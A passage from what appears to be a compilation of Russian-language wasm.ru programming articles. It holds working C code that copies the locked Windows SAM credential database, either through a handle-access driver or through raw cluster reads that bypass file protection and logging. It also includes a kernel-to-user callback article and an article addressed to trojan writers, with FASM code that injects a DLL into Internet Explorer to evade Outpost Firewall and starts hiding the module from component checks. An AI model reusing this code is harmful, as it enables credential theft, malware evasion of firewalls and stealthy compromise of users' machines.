    ppdd [IRP_MJ_CLOSE ] = DriverCreateClose;
    ppdd [IRP_MJ_DEVICE_CONTROL ] = DriverIoControl;

    return status;
}
```

Поле GrantedAccess в структуре хэндла к сожалению не соответствует атрибутам открытия файла (GENERIC_READ, GENERIC_WRITE e.t.c.), поэтому при установке новых атрибутов доступа нам понадобятся следующие константы:

```
#define AC_GENERIC_READ        0x120089
#define AC_GENERIC_WRITE       0x120196
#define AC_DELETE              0x110080
#define AC_READ_CONTROL        0x120080
#define AC_WRITE_DAC           0x140080
#define AC_WRITE_OWNER         0x180080
#define AC_GENERIC_ALL         0x1f01ff
#define AC_STANDARD_RIGHTS_ALL 0x1f0080
```

Теперь напишем простую программку которая используя этот драйвер будет копировать SAM файл в корень диска c:

```
#include <windows.h>
#include "hchange.h"

BOOLEAN SetHandleAccess(
             HANDLE Handle,
             ACCESS_MASK GrantedAccess
             )
{
    HANDLE  hDriver;
    ULONG   Bytes;
    ULONG   Buff[2];
```

```
    BOOLEAN Result = FALSE;

    hDriver = CreateFile("\\\\.\\haccess", GENERIC_READ, 0, NULL, OPEN_EXISTING, 0, 0);

    if (hDriver != INVALID_HANDLE_VALUE)
    {
        Buff[0] = (ULONG)Handle;
        Buff[1] = GrantedAccess;

        Result = DeviceIoControl(hDriver, IOCTL1, Buff, sizeof(Buff), NULL, 0, &Bytes, NULL);

        CloseHandle(hDriver);
    }
}

void main()
{
    HANDLE hFile, hDest;
    ULONG  Size, Bytes;
    PVOID  Data;
    CHAR   Name[MAX_PATH];

    GetSystemDirectory(Name, MAX_PATH);

    lstrcat(Name, "\\config\\SAM");

    hFile = CreateFile(Name, FILE_READ_ATTRIBUTES, FILE_SHARE_READ | FILE_SHARE_WRITE |
    FILE_SHARE_DELETE,
                       NULL, OPEN_EXISTING, 0, 0);

    if (hFile != INVALID_HANDLE_VALUE)
    {
        if (SetHandleAccess(hFile, AC_GENERIC_READ))
        {
            Size = GetFileSize(hFile, NULL);

            Data = VirtualAlloc(NULL, Size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

            if (Data)
            {
                ReadFile(hFile, Data, Size, &Bytes, NULL);

                hDest = CreateFile("c:\\SAM", GENERIC_WRITE, 0, NULL, CREATE_NEW, 0, 0);

                if (hDest != INVALID_HANDLE_VALUE)
                {
                    WriteFile(hDest, Data, Size, &Bytes, NULL);

                    CloseHandle(hDest);
                }
                VirtualFree(Data, 0, MEM_RELEASE);
            }
        }
        CloseHandle(hFile);
    }
}
```

Самым большим недостатком этого метода является сильная зависимость от операционной системы. Также его применение вынуждает таскать с своей прогой драйвер, что не всегда приемлемо. Но в плане надежности этот способ один из лучших, поэтому я рекомендую его применять в бекаперах (но только после продолжительного тестирования и отладки!). Но так как способ не подходит для любых ситуаций, мы перейдем к следующему способу.

Чтение файла с помощью прямого доступа к диску.

"Прямой доступ к диску" это конечно круто, но спешу разочаровать некоторых любителей программирования в DOS, никакой работы с железом не будет, так как мелкомягкие позаботились о нашем благополучии и предоставили удобные и простые API через которые можно работать с диском почти "напрямую". Как вы уже поняли - речь идет об открытии тома в RAW режиме и чтении файла покластерно. Надеюсь никто еще не испугался :)

Если решать эту задачу "в лоб", вручную парся структуры файловой системы, то мы рискуем написать много лишнего кода и преждевременно нажить геморрой, поэтому делать мы это не будем, а еще раз обратимся к великому мануалу мелкомягких - MSDN. Очень полезным для нас будут разделы "Defragmenting Files " и "Disk Management Control Codes", именно там описаны управляющие коды драйвера файловой системы, которые используют в своей работе различные дефрагментаторы. Если вы удосужились открыть MSDN, то несомненно обнаружили, что IOCTL код FSCTL_GET_RETRIEVAL_POINTERS позволяет получить карту размещения файла. Тоесть нам достаточно с помощью этого IOCTL получить список кластеров занятых файлом и прочитать их.

При вызове DeviceIoControl с этим кодом, InputBuffer должен содержать структуру STARTING_VCN_INPUT_BUFFER описывающую начальный элемент цепочки кластеров с которого мы хотим получить карту размещения файла, а после успешного выполнения функции OutputBuffer будет содержать структуру RETRIEVAL_POINTERS_BUFFER которая описывает карту размещения. Давайте рассмотрим эти структуры подробнее:

```
typedef struct
{
   LARGE_INTEGER StartingVcn;
} STARTING_VCN_INPUT_BUFFER, *PSTARTING_VCN_INPUT_BUFFER;

typedef struct RETRIEVAL_POINTERS_BUFFER
{
    DWORD ExtentCount;
    LARGE_INTEGER StartingVcn;
    struct
    {
        LARGE_INTEGER NextVcn;
        LARGE_INTEGER Lcn;
    } Extents[1];
} RETRIEVAL_POINTERS_BUFFER, *PRETRIEVAL_POINTERS_BUFFER;
```

С первой структурой все понятно, нам просто нужно передать 0 в StartingVcn.QuadPart, а вот формат выдаваемой структуры следует рассмотреть подробнее. Первое поле (ExtentCount) содержит количество элементов Extents в структуре. StartingVcn - номер первой цепочки кластеров файла. Каждый элемент Extents содержит поле NextVcn содержит количество кластеров в цепочке, а Lcn - номер ее первого кластера. Тоесть выходная информация представляет из себя массив описателей цепочек, каждая из которых может содержать по несколько кластеров.

Итак, теперь структура выходной информации понятна, и пришла пора написать функцию получающую полный список кластеров файла и представляющую его в виде массива:

```
ULONGLONG *GetFileClusters(
                    PCHAR lpFileName,
                    ULONG ClusterSize,
                    ULONG *ClCount,
                    ULONG *FileSize
                    )
{
    HANDLE  hFile;
    ULONG   OutSize;
    ULONG   Bytes, Cls, CnCount, r;
    ULONGLONG *Clusters = NULL;
    BOOLEAN Result = FALSE;
    LARGE_INTEGER PrevVCN, Lcn;
```

```
    STARTING_VCN_INPUT_BUFFER  InBuf;
    PRETRIEVAL_POINTERS_BUFFER OutBuf;

    hFile = CreateFile(lpFileName, FILE_READ_ATTRIBUTES,
                       FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
                       NULL, OPEN_EXISTING, 0, 0);

    if (hFile != INVALID_HANDLE_VALUE)
    {
        *FileSize = GetFileSize(hFile, NULL);

        OutSize = sizeof(RETRIEVAL_POINTERS_BUFFER) + (*FileSize / ClusterSize) * sizeof(OutBuf-
    >Extents);

        OutBuf = malloc(OutSize);

        InBuf.StartingVcn.QuadPart = 0;

        if (DeviceIoControl(hFile, FSCTL_GET_RETRIEVAL_POINTERS, &InBuf,
                            sizeof(InBuf), OutBuf, OutSize, &Bytes, NULL))
        {
            *ClCount = (*FileSize + ClusterSize - 1) / ClusterSize;

            Clusters = malloc(*ClCount * sizeof(ULONGLONG));

            PrevVCN = OutBuf->StartingVcn;

            for (r = 0, Cls = 0; r < OutBuf->ExtentCount; r++)
            {
                Lcn = OutBuf->Extents[r].Lcn;

                for (CnCount = OutBuf->Extents[r].NextVcn.QuadPart - PrevVCN.QuadPart;
                     CnCount; CnCount--, Cls++, Lcn.QuadPart++) Clusters[Cls] = Lcn.QuadPart;

                PrevVCN = OutBuf->Extents[r].NextVcn;
            }
        }

        free(OutBuf);

        CloseHandle(hFile);
    }
    return Clusters;
}
```

На выходе этой функции мы имеем массив описывающий кластеры файла и число этих кластеров, теперь можно легко скопировать файл:

```
void FileCopy(
        PCHAR lpSrcName,
        PCHAR lpDstName
        )
{
    ULONG         ClusterSize, BlockSize;
    ULONGLONG    *Clusters;
    ULONG         ClCount, FileSize, Bytes;
    HANDLE        hDrive, hFile;
    ULONG         SecPerCl, BtPerSec, r;
    PVOID         Buff;
    LARGE_INTEGER Offset;
    CHAR          Name[7];

    Name[0] = lpSrcName[0];
    Name[1] = ':';
    Name[2] = 0;

    GetDiskFreeSpace(Name, &SecPerCl, &BtPerSec, NULL, NULL);

    ClusterSize = SecPerCl * BtPerSec;

    Clusters = GetFileClusters(lpSrcName, ClusterSize, &ClCount, &FileSize);
```

```
    if (Clusters)
    {
        Name[0] = '\\';
        Name[1] = '\\';
        Name[2] = '.';
        Name[3] = '\\';
        Name[4] = lpSrcName[0];
        Name[5] = ':';
        Name[6] = 0;

        hDrive = CreateFile(Name, GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL,
    OPEN_EXISTING, 0, 0);

        if (hDrive != INVALID_HANDLE_VALUE)
        {
            hFile = CreateFile(lpDstName, GENERIC_WRITE, 0, NULL, CREATE_NEW, 0, 0);

            if (hFile != INVALID_HANDLE_VALUE)
            {
                Buff = malloc(ClusterSize);

                for (r = 0; r < ClCount; r++, FileSize -= BlockSize)
                {
                    Offset.QuadPart = ClusterSize * Clusters[r];

                    SetFilePointer(hDrive, Offset.LowPart, &Offset.HighPart, FILE_BEGIN);

                    ReadFile(hDrive, Buff, ClusterSize, &Bytes, NULL);

                    BlockSize = FileSize < ClusterSize ? FileSize : ClusterSize;

                    WriteFile(hFile, Buff, BlockSize, &Bytes, NULL);
                }

                free(Buff);

                CloseHandle(hFile);
            }
            CloseHandle(hDrive);
        }
        free(Clusters);
    }
}
```

Вот собственно и все, скопировать SAM теперь просто как три рубля :). В примерах к статье есть программка копирующая SAM в файл указанный в ее командной строке.

Несомненно этот метод выглядит просто и кажется весьма мощным, но к сожалению и ему присущи недостатки. Таким способом можно читать только файлы которые можно открыть с доступом FILE_READ_ATTRIBUTES (не читаются только файлы подкачки), файл обязательно должен быть не сжат, не зашифрован (иначе мы прочитаем ерунду), и должен иметь свой кластер (маленькие файлы в NTFS могут целиком размещаться в MFT). Также следует учесть, что во время чтения файл может быть изменен (и мы получим в результате фиг знает что).

Итак, как работать с файловой системой на низком уровне, я думаю всем теперь понятно. Эта методика открывает немалые возможности для различных руткитов. Существуют программы защищающие системные файлы от модификации, (примером такой программы может быть антивирус), но при наличии прав достаточных для открытия тома в RAW режиме, такие ограничения быстро сходят на нет. К тому же хороший администратор может настроить ведение логов чтения/записи важных файлов на своем сервере, а прямой доступ к тому никаких логов не оставляет, но для полноценного доступа к файлам придется писать свой драйвер NTFS.

Приложение:

Здесь вы найдете все файлы идущие со статьей:

Kernel-Mode & User-Mode Communication, или KeUserModeCallback Must Die!

Автор: Slava

Дата: 2006-02-16

Как мне уже удалось убедиться, проблема, когда нужно достаточно быстро вызвать User Mode функцию из драйвера, который, как известно работает в более привилегированном Kernel Mode, возникает довольно часто. Например, может возникнуть необходимость давать указания драйверу по управлению внешним устройством на основании текущего состояния устройства. При этом драйверу может требоваться директива из приложения пользователя всякий раз когда он обрабатывает прерывание своего устройства. Разумеется, большинство таких задач можно решить "традиционными" методами, например, в самом грубом случае, передавая в драйвер матрицу 2 на N(где N - количество значений, пробегаемое аргументом), которая будет полностью задавать функцию, которую нужно вызвать из кода пользователя. Однако встречаютя ситуации, когда таким "прямым" способом ограничиться не получается… Пытаясь найти возможность "обрабатывать прерывания User-Mode кодом"(как кто-то выразился на Форуме wasm.ru), я многое перепробовал, и, в один прекрасный момент, уже совсем отчяившийся, я решил просто посмотреть, какой(с каким кодом) синий экран я увижу если попробую выполнить одну простую вещь… В результате я таки синего экрана в тот раз не увидел, а код, который по моему тогдашнему мнению должен был вызвать какую-нибудь ошибку защиты спокойно сработал, как-будто нет вообще разницы между нулевым и третьим кольцом.

Перед изложением решения своей проблемы(на самом деле, там не сильно много рассказывать) я бы хотел немного рассказать о том, как я пытался найти это решение. Мне достаточно быстро попалась статья года этак 1997 как раз по этой теме. Вы ее сами легко найдете, если еще не видели. В ней рассказывалось про два пути решения: один основан на использовании APC(Asynchronous Procedure Call), другой - на использовании недокументированной функции KeUserModeCallback из модуля ntoskrnl. Также там было написано, что второй метод значительно более быстрый, и, поскольку мне важна была скорость вызова, я решил во что бы то ни стало разобраться с этой функцией. Я сразу написал письмо автору статьи с просьбой рассказать что-нибудь дельное о KeUserModeCallback, и сразу же получил ответ… Ответ был в таком духе: "Это было уже почти 10 лет назад! Я вообще тогда этим занимался так, для души, и сейчас уже ничего не помню, Сорри." Кстати, ответ был прислан на русском: Несколько времени позже, перебирая подряд в Google все страницы по слову KeUserModeCallback, я наткнулся на статью, уже года 2003, того же автора, и уже на его родном русском языке. Он в ней писал, как его преследуют, даже до сих пор, читатели той статьи 97 года: Говорил, что и сейчас(2003 год) по 2 письма в месяц(или одно в два месяца - не важно) стабильно получает, даже от русских программистов(интересно чего здесь есть удивительного:?)… В общем мои разбирательства с работой KeUserModeCallback остановились на никак не объяснимой ошибке ACCESS_VIOLATION при вызове функции. Однако, можно утверждать, что способ, который я теперь использую, должен работать быстрее, поскольку он не требует вызова каких-либо других функций. Например, как мне удалось выяснить, User-Mode функция, вызываемая с помощью KeUserModeCallback должна завершаться вызовом NtCallbackReturn, а это все - тоже время…

А теперь, собственно, решение. То, что тогда, как мне казалось, должно было вызвать сбой защиты, как минимум - при возврате в код драйвера, заключалось в следующем. Я просто-напросто понизил IRQL до PASSIVE_LEVEL(если бы вызов производился из потока, уровень прерывания которого PASSIVE_LEVEL, то этого делать было бы не нужно), далее - перешел в контекст пользовательского процесса с помощью функции KeStackAttachProcess, и, наконец,

просто-напросто вызвал с помощью команды call eax нужную функцию, адрес которой(вместе с контекстом процесса) предварительно получил через IOCTL. Потом, естественно нужно выполнить вызов KeUnstackDetachProcess и повысить IRQL до исходного значения. Вызывать пользовательские функции таким образом можно практически из любого места драйвера: и из DispatchIoControl Routine, и из потока, выполняющегося с REAL_TIME_PRIORITY, и, даже прямо из обработчика прерывания. Правда, в последнем случае, если прерывание происходит достаточно часто, то возникает такая ситуация, когда при обработке данного прерывания оно не успевает восстановить IRQL до DIRQL, и прерывается прерывается следующим. В этом случае получаем синий экран с ошибкой INVALID_PROCESS_ATTACH_ATTEMPT.

Тут нужно отметить, что во всех руководствах по написанию драйверов можно увидеть правило, говорящее о том, что категорически нельзя понижать IRQL ниже исходного уровня, с которым работает данная Routine. Это может привести к рассинхронизации Системы, и, в конце-концов - к Синему экрану. Ситуация, про которую я написал выше(про понижение с DIRQL до PASSIVE_LEVEL) с точки зрения авторов книг по драйверам вообще совершенно "дикая". Но, даже такой, совершенно "дикий" код может стабильно работать при некоторых определенных условиях. Тут можно вспомнить аналогию из жизни: если Вы сильно спешите, то Вы можете перебежать дорогу на красный свет, хотя это вроде бы как "запрещено", Вы выигрываете так необходимое Вам время, причем в некоторых случаях риск поплатиться за такое действие пренебрежимо мал… В рассмативаемом здесь примере User-Mode функция вызывается из Routines, работающих только с PASSIVE_LEVEL IRQL, поэтому явно документально запрещенных действий здесь не производится.

В заключение я напишу кое-какие пояснения к исходным кодам, которые прилагаются к статье. Рабочий пример состоит из драйвера и консольного приложения, которое его устанавливает и запускает. В приложении находится функция, которая вызывается драйвером. Драйвер вызывает эту функцию из DispatchIoControl Routine, DispatchClose Routine, и из DriverUnload Routine. Вызывая функцию из каждого места, драйвер посылает соответствующий аргумент, чтобы пометить откуда был произведен вызов. Функция, выдает значение "аргумент+1" в знак того, что она корректно получила аргумент и может с ним работать. Возвращенные значения печатаются драйвером с помощью DbgPrint. Итак, в приложении имеем переменные, которые будут меняться при вызове функции драйвером:

```
typedef struct _CALLBACK_INFORMATION{
 BOOL DicpatchIoControl;
 BOOL DispatchClose;
 BOOL DriverUnload;
} CALLBACK_INFORMATION, *PCALLBACK_INFORMATION;

//Глобальная переменная
CALLBACK_INFORMATION CallbackInfo;
```

Функция main:

```
int main()
{
 DRIVER_INFORMATION DrvInfo;
 ULONG num;
 UCHAR buff[128];

 DrvInfo.pDrvDir = DrvDir;
 DrvInfo.pDrvName = DrvName;
 DrvInfo.pServiceName = ServiceName;
 DrvInfo.hDEV = NULL;
 DrvInfo.pDevFileName = DrvFileName;

 //Инициализируем переменные, изменение которых будет означать вызов из
 //соответствующей рутины драйвера
 CallbackInfo.DicpatchIoControl = FALSE;
 CallbackInfo.DispatchClose = FALSE;
 CallbackInfo.DriverUnload = FALSE;
```

```
 LoadDriver(&DrvInfo);

 //Посылаем адрес функции из процесса пользователя
 // IOCTL_KCBEX_SENDCBADDR имеет свойство METHOD_NEITHER - сделано для интереса
 //При этом вызове ожидается что нашу функцию вызовут из DispatchIoControl Routine
 ((ULONG*) buff)[0] = (ULONG) CallbackFunction;
 DeviceIoControl(DrvInfo.hDEV,IOCTL_LPTDRV_SENDCBADDR,buff,sizeof(ULONG),buff,0,&num,NULL);

 //Во время этого вызова происходит закрытие handle устройства и функцию,
 //стало быть, должны будут вызвать из
 //DispatchClose Routine; Далее, вызовется DriverUnload Routine, и мы из нее тоже
 //попробуем вызвать нашу функцию UnloadDriver(&DrvInfo);

 //А тут, вплоть до ретёрна, проверяется, изменились ли заданные переменные или,
 //что то же самое, проверяется вызывалась ли наша функция
if(CallbackInfo.DicpatchIoControl)
 {
  cout << "We have been called from DicpatchIoControl routine\n";
 } else {
     cout << "We haven't been called from DicpatchIoControl routine\n";
 }
 if(CallbackInfo.DispatchClose)
 {
  cout << "We have called from DispatchClose routine\n";
 } else {
     cout << "We haven't been called from DispatchClose routine\n";
 }
 if(CallbackInfo.DriverUnload)
 {
  cout << "We have been called from DriverUnload routine\n";
 } else {
     cout << "We haven't been called from DriverUnload routine\n";
 }

 return 0;
}
```

Вот как выглядит наша User-Mode функция:

```
//О целесеобразности наличия здесь спецификатора "CALLBACK" я напишу в заключении статьи.
//Он, как оказалось, играет ключевую роль.

ULONG CALLBACK CallbackFunction(ULONG Arg)
{
 switch( Arg )
 {
 case 1:
  CallbackInfo.DicpatchIoControl = TRUE;
  cout << "This call was initiated by a Kernel Mode code of the DicpatchIoControl routine\n";
  break;
 case 2:
  CallbackInfo.DispatchClose = TRUE;
  cout << "This call was initiated by a Kernel Mode code of the DispatchClose routine\n";
  break;
 case 3:
  CallbackInfo.DriverUnload = TRUE;
  cout << "This call was initiated by a Kernel Mode code of the DriverUnload routine\n";
  break;
 default:
  break;
 }
 return ++Arg;
}
```

Теперь перейдем к драйверу

Вот некоторые объявления:

```
#define IOCTL_KCBEX_SENDCBADDR CTL_CODE(      \
        FILE_DEVICE_UNKNOWN, \
        0x801,     \
        METHOD_NEITHER,  \
```

```
        FILE_ANY_ACCESS)

typedef struct _DEVICE_EXTENSION {
 PDEVICE_OBJECT pDevice;
 UNICODE_STRING DeviceName;
 UNICODE_STRING SymLinkName;

 ULONG CallbackAddress;
 PEPROCESS pEPR;
} DEVICE_EXTENSION, *PDEVICE_EXTENSION;

typedef ULONG (*PCALLBACK_ROUTINE)(ULONG);
```

Вся нужная информация о функции и контексте процесса, в котором она находится посылается в драйвер вместе с ранее указанным котрол-кодом:

```
PDEVICE_EXTENSION pDE;
 PCALLBACK_ROUTINE KernelCallback;

 case IOCTL_KCBEX_SENDCBADDR:
  //С помощью этой функции получаем контекст вызывающего процесса - то есть нашего.
  //Далее он будет использоваться функцией KeStackAttachProcess при необходимости
pDE->pEPR = IoGetRequestorProcess( pIrp );
  if(pDE->pEPR == NULL)
  {
   DbgPrint("Failed to obtain user context\n");
   break;
  }
  DbgPrint("EPROCESS structure was successfully obtained\n");

  //Адрес функции который прислали из режима пользователя
pDE->CallbackAddress = ((ULONG*) pIrpStack->Parameters.DeviceIoControl.Type3InputBuffer)[0];

  KernelCallback = (PCALLBACK_ROUTINE) pDE->CallbackAddress;

  //Аргумент 1 будет означать, что мы вызываем функцию из DispatchIoControl Routine

  RetVal = 777;

  //Здесь демонстрируется, что при обработке контрол-кодов обладающих
  //свойством METHOD_NEITHER драйвер переносится в контекст вызывающего
  // процесса и нет в данном случае надобности в вызове KeStackAttachProcess

  RetVal = KernelCallback(1);

  DbgPrint("User Mode function returned %i\n",RetVal);
```

После этого пользовательская программа вызовет UnloadDriver, которая, в свою очередь, сначала закроет handle устройства, а потом заставит драйвер выгрузиться. При закрытии хендла вызывается DispatchClose Routine, код, которым вызываем из нее User-Mode функцию - следующий:

```
 KIRQL CurIrql;
 PCALLBACK_ROUTINE KernelCallback;
 KAPC_STATE  ApcState;
 ULONG RetVal;

 PDEVICE_EXTENSION pDE = (PDEVICE_EXTENSION)
  pDevObj->DeviceExtension;

 if(pDE->pEPR == NULL) goto l;

 KernelCallback = (PCALLBACK_ROUTINE) pDE->CallbackAddress;

 RetVal = 777;

//Посылаемое значение 2 означает что вызов был из DispatchClose Routine

 KeStackAttachProcess(pDE->pEPR,&ApcState);
 RetVal = KernelCallback(2);
```

```
KeUnstackDetachProcess(&ApcState);

DbgPrint("User Mode function returned %i\n",RetVal);
```

И, наконец, в DriverUnload Routine мы выполним следующий код:

```
ULONG RetVal = 777;
PCALLBACK_ROUTINE KernelCallback;
KAPC_STATE  ApcState;

PDEVICE_EXTENSION pDE = (PDEVICE_EXTENSION) pDrvObj->DeviceObject->DeviceExtension;

if(pDE->pEPR == NULL) goto l;

KernelCallback = (PCALLBACK_ROUTINE) pDE->CallbackAddress;

KeStackAttachProcess(pDE->pEPR,&ApcState);
//Аргумент 3 - вызов из DriverUnload Routine
RetVal = KernelCallback(3);

KeUnstackDetachProcess(&ApcState);

DbgPrint("User Mode function returned %i\n",RetVal);
l:
```

Вот и все☺. При вызове консольной программы должно выдаться следующее:

```
The full file name is: D:\Visual Studio projects\kcb_test\kcbex.SYS
This call was initiated by a Kernel Mode code of the DicpatchIoControl routine
This call was initiated by a Kernel Mode code of the DispatchClose routine
This call was initiated by a Kernel Mode code of the DriverUnload routine
We have been called from the DicpatchIoControl routine
We have been called from the DispatchClose routine
We have been called from the DriverUnload routine
Press any key to continue
```

Теперь заметка по поводу спецификатора CALLBACK в объявлении нашей CallBack-функции. Сначала, я все время собирал и использовал Debug версию драйвера, а спецификатор в объявлении не стоял. При этом все прекрасно работало, я даже не подозревал о том, что могут возникнуть какие-либо проблемы при использовании Release-версии драйвера… Я, уже почти дописав до конца статью, вдруг решил запустить программу с Release-версией драйвера, естественно не сохранив предварительно свеженабранный текст... В общем, запустил - и получил так синий экран, по которому, кстати, за пару дней уже успел соскучиться:. Вы можете себе представить, как я себя почувствовал в этот момент. Кому вообще нужна статья про метод, который неизвестно почему не работает в Release-версии??? К счастью, такое мое состояние продлилось недолго. Я быстро вспомнил про этот спецификатор и сразу все опять стабильно заработало. Правда, с некоторыми ограничениями(такими же как и до этого, в принципе). Например, не стоит в Callback-функции производить вызовы других функций из стандартных библиотек. Так, например, если применение оператора "<<" из "iostream", не вызывает никаких неприятностей, то вызов printf приведет к зависанию программы(но не системы!), а вызов MessageBox обернется BSOD-ом с кодом 7f. Было бы здорово здорово,если бы кто-нибудь на низком уровне разобрался в деталях этого метода - почему не все вызовы можно производить из Callback-функции, откуда берется разница в Debug и Release -версиях, что реально меняет в устройстве программы добавление в определение функции спецификатора CALLBACK, и, наконец, почему при выполнении команды ret при выходе из Callback-функции не происходит ошибки, связанной с "нехваткой"привилегий. Но, и в таком, слегка непонятном, виде этот метод, думаю, многие найдут полезным. А самое главное - теперь можно успокоиться насчет этой, всеми замученной функции KeUserModeCallback. Врядли ее использование окажется эффективнее изложенного метода.

Прилагающиеся исходники:

Прилагающиеся исходники:

• kcbtest.zip (находится в архиве `wasm_files.zip`: `files/0395/kcb_test.zip`) - VC++ проект приложения с Callback-функцией
• kcbex.zip (находится в архиве `wasm_files.zip`: `files/0395/kcbex.zip`) - VC++ проект драйвера, вызываемного приложением, специальная установка не требуется.*)

*Если в результате экспериментов(т.е. при некоторых изменениях драйвера/приложения) у Вас возникнет Синий Экран, то при новой загрузке драйвер не запустится, в консоли будет кроме всего прочего написано ERROR_SERVICE_EXISTS. В этом случае надо найти в реестре в разделе Services папку KCBEX, и удалить ее. После этого, при новой загрузке системы можно запускать драйвер опять, немного поправив, разумеется ☺.

Инжект как метод обхода фаерволлов, жив или мертв?

Автор: Ms-Rem

Дата: 2006-04-28

Инжект как метод обхода фаерволлов, жив или мертв? (часть 1, OutpostFirewall)

Часть 1, OutpostFirewall.

Наверника многие из вас помнят те времена, когда персональные фаерволлы только появились, и настал черный день для трояноописателей. Этот день стал концом для большинства, но не для всех. Вскоре было найдено простое и изьящное решение, суть которого состоит в том, чтобы работать из разрешенного фаерволлом процесса. Решение было простым и не требовало много кода, и заключалось оно в записи и исполнении своего кода в чужой процесс (обычно в процесс InternetExplorer).

Но разработчики фаерволлов ушами не хлопали, и стали отлавливать действия по записи памяти другого процесса. Некоторые перехватывали ZwOpenProcess, некоторые ZwWriteVirtualMemory, некоторые ZwCreateThread. Считается, что с этого момента инжект как метод обхода фаерволлов перестал существовать, так как уже недостаточно было сделать OpenProcess/WriteProcessMemory/CreateRemoteThread. Трояноописатели конечно не сидели на есте и придумывали новые способы для отправки данных мимо фаерволла, но по своим возможностям они не могли сравниться с инжектом. Чего только не было придумано, начиная с запуска скрытого окна InternetExplorer и имитации действий пользователя по отправке данных, и заканчивая довольно извратным способом DNS тунелинга, который требовал наличия подконтрольного DNS сервера. Казалось бы инжект остался в прошлом, так как его научились контролировать почти все фаерволлы (за исключением полного отстоя вроде Kaspersky Anty Hacker или бесплатного tdifw), но если детально рассмотреть алгоритмы работы защиты от инжекта, то можно прийти к выводу, что хоронить этот метод еще очень рано, потому что не существует ни одного фаерволла способного перекрыть все пути к инжекту. В этой статья я хочу рассмотреть несколько распостраненных персональных фаерволлов, проанализировать алгоритм работы их защиты от инжекта и рассмотреть некоторые методы ее обхода. Естественно, набор существующих методов не ограничивается приведенными в этой статье, и каждый обладающий воображением сможет найти свой оригинальный метод инжекта. Все примеры в статье написаны на Fasm 1.64, так как он лучше всего подходит для реализации описаных методик. Итак, приступим к делу.

Outpost Firewall, или пример простой защиты.

Итак, первым рассмотрим Outpost Firewall Pro ver.3.0.543.5722. Этот фаерволл я выбрал из за его популярности и простоты реализованной в нем защиты. Outpost отслеживает инжектинг путем перехвата ZwWriteVirtualMemory в SDT ntoskrnl, и блокирует сетевой доступ для процесса память которого была изменена.

Экспериментальным путем было установлено, что Outpost позволяет записать в память процесса не более 16 байт данных. Объяснить это можно тем, что системные службы могут производить запись в память процесса после его запуска, поэтому для исключения ложных срабатываний был

введен порог в 16 байт. Что можно сделать с помощью 16 байт? Самое первое что приходит в голову - это инжектинг dll. Имеющиеся 16 байт используем для имени dll (сама dll должна лежать в system32), после чего сделает CreateRemoteThread с lpStartAddress = LoadLibraryA установив lpParameter на наш буфер. Для начала найдем процесс в который будем производить инжект:

```
FindProcess:
  push     ebp
  mov      ebp, esp
  sub      esp, 13Ch
  push     esi
  mov      dword [ebp-13Ch], 128h
  invoke   CreateToolhelp32Snapshot, 2, 0
  mov      esi, eax
  cmp      eax, -1
  jz       @F
  lea      eax, [ebp-13Ch]
  invoke   Process32First, esi, eax
  test     eax, eax
  jz       @F
bb:
  lea      eax, [ebp-118h]
  invoke   lstrcmpi, eax, ProcessName
  test     eax, eax
  jz       pFound
  lea      eax, [ebp-13Ch]
  invoke   Process32Next, esi, eax
  test     eax, eax
  jz       @F
  jmp      bb
@@:
  pop      esi
  leave
  ret
pFound:
  mov      eax, [ebp-308]
  jmp      @B
```

Теперь можно выделить память, записать имя dll и вызвать CreateRemoteThread:

```
ProcessName db 'iexplore.exe', 0
DllName     db 'fwbdll.dll', 0
NameSize    = $-DllName

entry $
  call     FindProcess
  test     eax, eax
  jz       @F
  invoke   OpenProcess, PROCESS_ALL_ACCESS, 0, eax
  test     eax, eax
  jz       @F
  mov      esi, eax
  invoke   VirtualAllocEx, esi, 0, 16, MEM_COMMIT+MEM_RESERVE, PAGE_READWRITE
  test     eax, eax
  jz       @F
  mov      edi, eax
  invoke   WriteProcessMemory, esi, edi, DllName, NameSize, 0
  test     eax, eax
  jz       @F
  invoke   CreateRemoteThread, esi, 0, 0, [LoadLibrary], edi, 0, 0
  invoke   CloseHandle, esi
@@:
  ret
```

Содержимое dll для демонстрации примера будет весьма безобидное, просто показывается MessageBox с сообщением, но ничего не мешает сделать там отправку паролей с машины, или загрузку и запуск файла.

```
format PE GUI 4.0 DLL
```

```
include '%fasminc%\win32a.inc'

text    db 'Fuck you, world!', 0
caption db 'Dll inject', 0

entry $
  cmp      dword [esp+8], DLL_PROCESS_ATTACH
  jnz      @F
  invoke   MessageBox, 0, text, caption, 0
@@:
  mov      eax, 1
  retn     0Ch


section '.idata' import data readable
  library user32, 'user32.dll'

include '%fasminc%\apia\user32.inc'

section '.reloc' fixups data discardable
```

Контроль компонентов.

Все было бы хорошо (живи да радуйся), если бы не контроль компонентов. Outpost, как и большинство других фаерволлов при запросе сетевого соединения проверяют список загруженных в процесс dll, и при наличии новых модулей) либо при изменении контрольной суммы старых) начинает грязно ругаться, а это может вызвать у юзера подозрения. Следовательно следующим шагом станет обход контроля компонентов.

Если немного пораскинуть мозгами (по асфальту :), то легко прийти к выводу, что раз оутпост получает список загруженных dll, значит этот список где-то храниться, а если он где-то есть, то его можно найти и исправить так, чтобы скрыть присутствие нашей dll. Список загруженных модулей процесса хранится в его PEB. Опишем для начала структуру PEB (не всю, а только нужную нам часть):

```
struct PEB
  InheritedAddressSpace    db ?
  ReadImageFileExecOptions db ?
  BeingDebugged            db ?
  Spare                    db ?
  Mutant                   dd ?
  ImageBaseAddress         dd ?
  LoaderData               dd ?
  ProcessParameters        dd ?
  SubSystemData            dd ?
  ProcessHeap              dd ?
  FastPebLock              dd ?
  FastPebLockRoutine       dd ?
  FastPebUnlockRoutine     dd ?
  EnvironmentUpdateCount   dd ?
  KernelCallbackTable      dd ?
  SystemReserved           dd ?
  AtlThunkSListPtr32       dd ?
ends
```

В этой структуре есть элемент LoaderData, который является указателем на структуру PEB_LDR_DATA с которой начинаются двухсвязные списки загруженных моделей. Каждый загруженный модуль описывается структурой LDR_MODULE:

```
struct LDR_MODULE
  InLoadOrderModuleList           LIST_ENTRY ?
  InMemoryOrderModuleList         LIST_ENTRY ?
```

```
  InInitializationOrderModuleList LIST_ENTRY ?
  BaseAddress                     dd ?
  EntryPoint                      dd ?
  SizeOfImage                     dd ?
  FullDllName                     UNICODE_STRING ?
  BaseDllName                     UNICODE_STRING ?
  Flags                           dd ?
  LoadCount                       dw ?
  TlsIndex                        dw ?
  HashTableEntry                  LIST_ENTRY ?
  TimeDateStamp                   dd ?
ends
```

